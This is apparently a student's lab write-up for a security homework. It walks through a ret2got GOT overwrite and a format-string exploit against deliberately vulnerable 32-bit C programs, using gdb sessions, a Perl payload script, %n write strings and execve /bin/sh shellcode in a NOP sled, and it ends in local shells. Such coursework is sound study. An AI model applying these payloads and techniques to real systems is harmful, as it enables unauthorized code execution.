The relevant address is: 0x804a00c.


This address is the one which has to be modified with the address of *system().*

Similarly, I found the address of *system()*'s dynamic linker call:


```
(gdb) disass function
Dump of assembler code for function function:
   0x0804846b <+0>:     push   %ebp
   0x0804846c <+1>:     mov    %esp,%ebp
   0x0804846e <+3>:     sub    $0x8,%esp
   0x08048471 <+6>:     sub    $0xc,%esp
   0x08048474 <+9>:     push   $0x8048590
   0x08048479 <+14>:    call   0x8048340 <system@plt>
   0x0804847e <+19>:    add    $0x10,%esp
   0x08048481 <+22>:    nop
   0x08048482 <+23>:    leave
   0x08048483 <+24>:    ret
End of assembler dump.
(gdb) disass 0x8048340
Dump of assembler code for function system@plt:
   0x08048340 <+0>:     jmp    *0x804a014
   0x08048346 <+6>:     push   $0x10
   0x0804834b <+11>:    jmp    0x8048310
End of assembler dump.
(gdb) x/x 0x804a014
0x804a014:      0x08048346
(gdb) q
```

The relevant address is: 0x08048346. This address has to be written in the GOT *printf()* entry.


As there were 2 inputs to the code, my first input was the following perl exploit which had the *printf()* address along with padding.



```
#address of printf: 0x804a00c
my $retaddr = "\x0c\xa0\x04\x08";

# Fill NOP instruction
my $pad = "A" x 8;

# Input string to our victim's program
my $arg = $pad.$retaddr;

# Let us store the input string to a file
open OUT, "> payload";
print OUT $arg;
close OUT;
```

My second input was the address of *system()*.
To get shell, I had to create a file *Array* which calls shell.

The following illustrates the successful exploitation of the *victim_ret2got.c* code:



```
user@user-VirtualBox:~/homework3/9$ echo "/bin/sh" > Array
user@user-VirtualBox:~/homework3/9$ chmod 777 Array
user@user-VirtualBox:~/homework3/9$ PATH=.:$PATH
user@user-VirtualBox:~/homework3/9$ ./victim_ret2got `cat payload` `perl -e 'pri
nt "\x46\x83\x04\x08"'`
Array has ��c��~g�F�P�`� at 0xbfd96bcc
$ whoami
user
$ date
Tue Nov 30 13:59:55 EST 2021
$ 
```


QUESTION 10: Format String

The objective of this exploit is to create a buffer overflow attack and consequently:

- Attack the GOT, and
- Get shell.

I started by compiling the C program using GCC with the flags *-fno-stack-protector*, *-zexecstack,* and *-ggdb.*


Since, the address of putchar has to be modified, I first found that address as shown below:



```
user@user-VirtualBox:~/homework3/10$ objdump -R victim_fmtstr

victim_fmtstr:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ffc R_386_GLOB_DAT    __gmon_start__
0804a00c R_386_JUMP_SLOT   printf@GLIBC_2.0
0804a010 R_386_JUMP_SLOT   strcpy@GLIBC_2.0
0804a014 R_386_JUMP_SLOT   __libc_start_main@GLIBC_2.0
0804a018 R_386_JUMP_SLOT   putchar@GLIBC_2.0
```


The address was: 0x804a018.

I then loaded the binary into GDB and ran the code multiple times with multiple inputs until the hexadecimal value i.e. 41414141 was displayed.




```
user@user-VirtualBox:~/homework3/10$ gdb victim_fmtstr -q
Reading symbols from victim_fmtstr...done.
(gdb) run AAAA-%x
Starting program: /home/user/homework3/10/victim_fmtstr AAAA-%x
AAAA-bffff26b
[Inferior 1 (process 3341) exited normally]
(gdb) run AAAA-%x-%x
Starting program: /home/user/homework3/10/victim_fmtstr AAAA-%x-%x
AAAA-bffff268-b7fff918
[Inferior 1 (process 3345) exited normally]
(gdb) run AAAA-%x-%x-%x
Starting program: /home/user/homework3/10/victim_fmtstr AAAA-%x-%x-%x
AAAA-bffff265-b7fff918-f0b5ff
[Inferior 1 (process 3346) exited normally]
(gdb) run AAAA-%x-%x-%x-%x
Starting program: /home/user/homework3/10/victim_fmtstr AAAA-%x-%x-%x-%x
AAAA-bffff262-b7fff918-f0b5ff-41414141
[Inferior 1 (process 3347) exited normally]
(gdb) run AAAA-%x-%x-%x-%x-%x
Starting program: /home/user/homework3/10/victim_fmtstr AAAA-%x-%x-%x-%x-%x
AAAA-bffff25f-b7fff918-f0b5ff-41414141-2d78252d
[Inferior 1 (process 3348) exited normally]
(gdb) q
```

Moving forward, I created an environment variable using the following command:



```
:~/homework3/10$ export EGG=$(python -c 'print "\x90"*75 + "
\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x99\x52\x53\x89\xe1
\xb0\x0b\xcd\x80"')
```


I then loaded into GDB again to search for the NOP (\x90) sequence. 72 formats were displayed starting from 0xbffff418 – 0xbffff45f.



```
user@user-VirtualBox:~/homework3/10$ gdb victim_fmtstr -q
Reading symbols from victim_fmtstr...done.
(gdb) run
Starting program: /home/user/homework3/10/victim_fmtstr

Program received signal SIGSEGV, Segmentation fault.
__strcpy_sse2 () at ../sysdeps/i386/i686/multiarch/strcpy-sse2.S:1616
1616    ../sysdeps/i386/i686/multiarch/strcpy-sse2.S: No such file or directory.
(gdb) find $esp, $esp+2000, 0x90909090
0xbffff418
0xbffff419
0xbffff41a
0xbffff41b
0xbffff41c
0xbffff41d
0xbffff41e
0xbffff41f
0xbffff420
0xbffff421
0xbffff422
0xbffff423
```


Of these formats, I randomly selected *0xbffff45d* to proceed forward with.

Then, I attempted to attack the GOT by first placing a breakpoint and then running the program. I corrupted the address of putchar by using the *%n* string format option which counts the number of charcters sent in the buffer will now i.e. 5.




```
End of assembler dump.
(gdb) b *0x080484be
Breakpoint 1 at 0x80484be: file victim_fmtstr.c, line 8.
(gdb) run $(python -c 'print "\x18\xa0\x04\x08"')-%4\$n
Starting program: /home/user/homework3/10/victim_fmtstr $(python -c 'print "\x18
\xa0\x04\x08"')-%4\$n

Breakpoint 1, main (argc=2, argv=0xbffff064) at victim_fmtstr.c:8
8               printf("\n");
(gdb) x/8xw $esp
0xbfffef30:     0x0804a018      0x2434252d      0x0000006e      0xb7e9a79b
0xbfffef40:     0xbfffef6e      0xbffff070      0x000000e0      0x00000000
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x00000005 in ?? ()
(gdb) print $esp
$1 = (void *) 0xbfffef1c
(gdb) x/x 0x0804a018
0x804a018:      0x00000005
```

Similarly, here I wrote 16 bytes into the pointer referenced by *putchar*'s offset.




```
(gdb) run $(python -c 'print "\x18\xa0\x04\x08"')-%10u-%4\$n
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/user/homework3/10/victim_fmtstr $(python -c 'print "\x18
\xa0\x04\x08"')-%10u-%4\$n

Breakpoint 1, main (argc=2, argv=0xbffff064) at victim_fmtstr.c:8
8               printf("\n");
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x00000010 in ?? ()
```

Then, I attempt to write the least 2 significant bytes of 0xbffff45d, i.e. 0xf45d, which is 62557 in decimal by hit and trial method.




```
(gdb) d 1
(gdb) run $(python -c 'print "\x18\xa0\x04\x08" + "\x1a\xa0\x04\x08"')-%62546u-%
4\$\n-%5\$\n
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/user/homework3/10/victim_fmtstr $(python -c 'print "\x18
\xa0\x04\x08" + "\x1a\xa0\x04\x08"')-%62546u-%4\$\n-%5\$\n
��-
```

Next, I calculated the MSB to write the most 2 significant bytes i.e. 0xbfff as follows:



```
Program received signal SIGSEGV, Segmentation fault.
0xf45df45c in ?? ()
(gdb) print /d 0xbfff-0xf45d
$2 = -13406
(gdb) print /d 0x1bfff-0xf45d
$3 = 52130
(gdb) run $(python -c 'print "\x18\xa0\x04\x08" + "\x1a\xa0\x04\x08"')-%62546u-%
4\$\n-%52129u-%5\$\n
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/user/homework3/10/victim_fmtstr $(python -c 'print "\x18
\xa0\x04\x08" + "\x1a\xa0\x04\x08"')-%62546u-%4\$\n-%52129u-%5\$\n
��-
```

The following illustrates the successful exploitation of the *victim_fmtstrssss.c* code:



```
                                                            process 3406 is exec
uting new program: /bin/dash
$ echo wow i finally got shell
wow i finally got shell
$ echo homework: COMPLETE
homework: COMPLETE
$ 
```